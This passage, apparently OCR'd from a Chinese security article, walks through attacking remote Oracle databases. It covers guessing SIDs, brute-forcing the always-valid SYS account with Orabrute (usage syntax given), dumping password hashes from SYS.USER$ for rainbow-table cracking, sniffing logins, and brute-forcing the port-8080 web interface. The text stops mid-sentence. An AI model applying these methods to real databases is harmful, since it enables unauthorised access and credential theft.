


图1

如果要连接远程Oracle数据库，就需要知道SID、用户名、密码和端口，当然还有最重要的IP地址。SID如果被管理员修改的话，可以利用sidguess来进行破解，速度非常快，至于成功与否，就要看你的字典配置了，破解效果如图1所示。




图2

Oracle不同的版本有大量的默认帐户密码，可是有些情况下，Oracle数据库管理员把默认的密码给修改了，我们就要选择暴力破解了。如果帐户破解成功，登录上去是DBA权限的话最好，不是的话，也可以利用Oracle的一些漏洞进行提权到DBA。进入数据库后，我一般选择的是抓取其他用户的密码哈希值，然后本地Rainbow破解。如果同网段还有其他的Oracle数据库，可以抓包等待其他用户的Oracle登录验证，取出敏感信息，然后破解；进一步扩大战果。下面我就分别讲讲这三种破解方法及相关工具的使用。

有关Oracle密码的基础知识：

1、标准的Oracle密码可以由英文字母、数字、#、下划线（_）、美元字符（$）构成，密码的最大长度为30字符，Oracle密码不能以“$”、“#”、“_”或任何数字开头，密码不能包含象“SELECT”、“DELETE”、“CREATE”这类的Oracle/SQL关键字。

2、Oracle 的弱算法加密机制，两个相同的用户名和密码在两台不同的 Oracle 数据库主机中将拥有相同的哈希值，这些哈希值存储在 SYS.USER$ 表中。可以通过像 DBA_USERS 这类的视图来访问。

3、Oracle 默认配置下，每个帐户如果有 10 次的失败登录，此帐户将会被锁定。但是 SYS 帐户在 Oracle 数据库中具有最高权限，能够做任何事情，包括启动/关闭 Oracle 数据库。即使 SYS 被锁定，也依然能够访问数据库。

一、远程暴力破解

在前面的基础知识 3 中可以得知选择远程破解 Oracle 的最好帐户是 SYS，因为此帐户永远有效。Oracle10g 以前的版本在安装的时候并没有提示修改 SYS 的默认密码，Oracle10g 虽然提示修改密码了，但是并没有检查密码的复杂性，如图 2 。

可以使用 Orabrute 工具来进行远程破解，在使用这个工具的时候，需要系统提前安装好 Sqlplus，该工具的原理很简单，就是不停的调用 Sqlplus 然后进行登录验证，帐户选择的是 SYS，密码则为 password.txt 中的密码单词。只要登录成功，就会调用 selectpassword.sql 脚本抓取出在 SYS.USER$ 表中的其他用户的哈希值，然后退出程序。这里有个要注意的地方，当第二次运行 Orabrute 的时候，需要删除或移动同目录下的前一次运行Orabrute时生成的thepasswordsarehere.txt 和 output.txt 文件。

Orabrute 的使用格式为：**orabrute <hostip> <port> <sid><milltimewait>**。Hostip 为 Oracle 数据库主机的 IP 地址。Port 为端口，默认是 1521。SID 为 SID 标识。Milltimewait 为延迟时间。运行效果如图 3、图 4 所示。

Orabrute 的破解速度比较慢，我们可以采取变通的方法来破解。如果 Oracle 的数据库版本为 Oracle10g，默认自带了一个通过 8080 端口来远程管理数据库的 WEB 接口，如图 5。

当我们访问 http://ip:8080/oradb/public/global_name 时，会弹出认证信息，这种 HTTP 的基本验证，有好多的工具可以快速破解，可以选择著名的




图 3




图 5




图 4

